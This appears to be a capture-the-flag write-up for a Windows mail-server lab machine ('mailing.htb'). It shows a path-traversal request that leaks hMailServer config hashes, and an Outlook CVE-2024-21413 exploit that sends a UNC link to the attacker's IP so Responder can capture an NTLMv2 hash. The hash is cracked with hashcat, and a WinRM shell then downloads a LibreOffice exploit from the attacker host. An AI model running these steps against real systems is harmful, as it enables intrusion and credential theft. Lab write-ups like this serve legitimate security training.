
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.11.14 --min-rate 1000 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 16:07 IST
Nmap scan report for 10.10.11.14
Host is up (0.21s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
80/tcp  open  http          Microsoft IIS httpd 10.0
110/tcp open  pop3          hMailServer pop3d
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
587/tcp open  smtp          hMailServer smtpd
993/tcp open  ssl/imap      hMailServer imapd
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.41 seconds
```

2) Checked the webpage



3) Checked the instructions


And we write the message:




After that Maya should see our mail.

Vulnerability Assessment

1) Possible LFI



2) Found configuration file location



Manually set hMailServer language

Overview

In the hMailServer installation, only two languages are included - swedish and english. It is however possible to configure hMailServer to use a range of other languages.

What translations are available?

To see what translations are available, go to the hMailServer Translation Status page. The page shows you a list of languages and the amount of the user interface which has been translated to this language. The translation to several languages are incomplete to 100%. This means that some parts of the user interface will still be shown in english. For instance, if only 70% of the user interface is translated, 30% of the user interface will be shown in english.

It's recommended not to use a translation unless than more than 97% of the user interface is translated. While there are no technical problems with using a language which is only partially translated, it may be confusing when some strings are in one language and other strings in another language.

How do I install a new translation?

In the future this functionality is likely to be built-in into hMailServer Administrator, but at the moment it's a manual process.

1. Go to the hMailServer Translation Status page and select the translation you want to use.
2. When you see the list of all translated strings, select all of them and copy them to the clip board.
3. Start Notepad, and paste all the strings into that program.
4. Save the file in the hMailServer Languages directory, typically C:\Program Files\hMailServer\Languages. Name the file <language>.ini, for example italian.ini or german.ini. The file should be saved in Unicode format.
5. Open hMailServer.ini, typically located under C:\Program Files\hMailServer\Bin.
6. Locate the line which contains ValidLanguages=english,swedish and add italian to this line. Notice that every language is separated by comma. For example: ValidLanguages=english,swedish,italian
7. Restart the hMailServer service.

Now the hMailServer service is aware of the, in this example, italian translation.

3) Found admin credentials

Request

Pretty Raw Hex


```
GET /download.php?file=
..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fProgram%20Files%20(x86)%2fhMailServer%2fBin%2fhMailServer.ini HTTP/1.1
Host: mailing.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://mailing.htb/
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Cache-Control: must-revalidate
Pragma: public
Content-Type: application/octet-stream
Expires: 0
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.3.3
Content-Description: File Transfer
Content-Disposition: attachment; filename="hMailServer.ini"
X-Powered-By: ASP.NET
Date: Fri, 10 May 2024 11:30:21 GMT
Connection: close
Content-Length: 604

[Directories]
ProgramFolder=C:\Program Files (x86)\hMailServer
DatabaseFolder=C:\Program Files (x86)\hMailServer\Database
DataFolder=C:\Program Files (x86)\hMailServer\Data
LogFolder=C:\Program Files (x86)\hMailServer\Logs
TempFolder=C:\Program Files (x86)\hMailServer\Temp
EventFolder=C:\Program Files (x86)\hMailServer\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
```

4) Cracked hash




Exploitation

1) Exploited outlook rce
https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability?tab=readme-ov-file




```
┌──(vigneswar㉿VigneswarPC)-[~/CVE-2024-21413-Microsoft-Outlook-Remote-Code-
Execution-Vulnerability]
└─$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --username adm
inistrator@mailing.htb --password homenetworkingadministrator --sender admin
istrator@mailing.htb --recipient maya@mailing.htb --url '\\10.10.14.6\share/
file' --subject XD

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

✅ Email sent successfully.

┌──(vigneswar㉿VigneswarPC)-[~/CVE-2024-21413-Microsoft-Outlook-Remote-Code-
Execution-Vulnerability]
└─$ |
```

```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.6]
    Responder IPv6             [dead:beef:2::1004]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-1BP2ZX37M3A]
    Responder Domain Name      [GN9E.LOCAL]
    Responder DCE-RPC Port     [49288]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.11.14
[SMB] NTLMv2-SSP Username : MAILING\maya
[SMB] NTLMv2-SSP Hash     : maya::MAILING:bb96dc7510a11596:3B4A73443A140D687
D66A7F760CE5494:010100000000000080F8912D16A3DA0141F83698976A38470000000000200
080047004E003900450001001E00570049004E002D00310042005000032005A00580033003700
4D00330041000400340057004900 4E002D00310042005000032005A005800330037004D003300
41002E0047004E00390045002E004C004F00430041004C000300140047004E00390045002E00
4C004F00430041004C000500140047004E00390045002E004C004F00430041004C0007000800
80F8912D16A3DA01060004000200000008003000300000000000000000000000000200000AD06
D48F543C405AD7290D44533932FF3EB13FAF2192A7C9FBA217E56A09914F0A00100000000000
00000000000000000000000009001E00630069006600730002F00310030002E00310030002E00
310034002E00360000000000000000000
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
[*] Skipping previously captured hash for MAILING\maya
```



```
MAYA::MAILING:bb96dc7510a11596:3b4a73443a140d687d66a7f760ce5494:010100000000000080f8912d16a3da0141f83698976a38470000000000200080047004e003900450001001e005700
49004e002d00310042005000032005a005800330037004d00330041000400340057004900 4e002d00310042005000032005a005800330037004d00330041002e0047004e00390045002e004c004f00
430041004c000300140047004e00390045002e004c004f00430041004c000500140047004e00390045002e004c004f00430041004c000700080080f8912d16a3da0106000400020000000800300 0
300000000000000000000000200000ad06d48f543c405ad7290d44533932ff3eb13faf2192a7c9fba217e56a09914f0a001000000000000000000000000000000000009001e00630069006600
73002f00310030002e00310030002e00310034002e003600000000000000000000:m4y4ngs4ri

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: MAYA::MAILING:bb96dc7510a11596:3b4a73443a140d687d66...000000
Time.Started.....: Fri May 10 20:26:03 2024 (4 secs)
Time.Estimated...: Fri May 10 20:26:07 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1500.5 kH/s (0.57ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5933056/14344384 (41.36%)
Rejected.........: 0/5933056 (0.00%)
Restore.Point....: 5931008/14344384 (41.35%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: m6159 -> m4941342

Started: Fri May 10 20:25:48 2024
Stopped: Fri May 10 20:26:09 2024
```

2) Connected with winrm



```
┌──(vigneswar㉿VigneswarPC)-[~/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
└─$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> cd Desktop
cCannot find path 'C:\Users\maya\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\maya\Documents\Desktop:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
c*Evil-WinRM* PS C:\Users\maya\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\maya\Desktop> cat user.txt
4a226bf238e51f71640ec9e23970332a
|
```

Privilege Escalation

1) Found vulnerable libreoffice

```
cat*Evil-WinRM* PS C:\Program Files\LibreOffice\readmes> cat readme_en-US.txt


================================================================================

LibreOffice 7.4 ReadMe

================================================================================
```

CVE-2023-2255 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Improper access control in editor components of The Document Foundation LibreOffice allowed an attacker to craft a document that would cause external links to be loaded without prompt. In the affected versions of LibreOffice documents that used "floating frames" linked to external files, would load the contents of those frames without prompting the user for permission to do so. This was inconsistent with the treatment of other linked content in LibreOffice. This issue affects: The Document Foundation LibreOffice 7.4 versions prior to 7.4.7; 7.5 versions prior to 7.5.3.

2) Found exploit
https://github.com/elweth-sec/CVE-2023-2255

3) Exploited

```
*Evil-WinRM* PS C:\Important Documents> wget http://10.10.14.6/exploit.odt -
outfile exploit.odt
*Evil-WinRM* PS C:\Important Documents> ls


    Directory: C:\Important Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/10/2024   6:09 PM          30526 exploit.odt
```

```
*Evil-WinRM* PS C:\Important Documents> net localgroup Administradores
Alias name     Administradores
Comment        Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Members

-------------------------------------------------------------------------------
Administrador
localadmin
maya
The command completed successfully.
```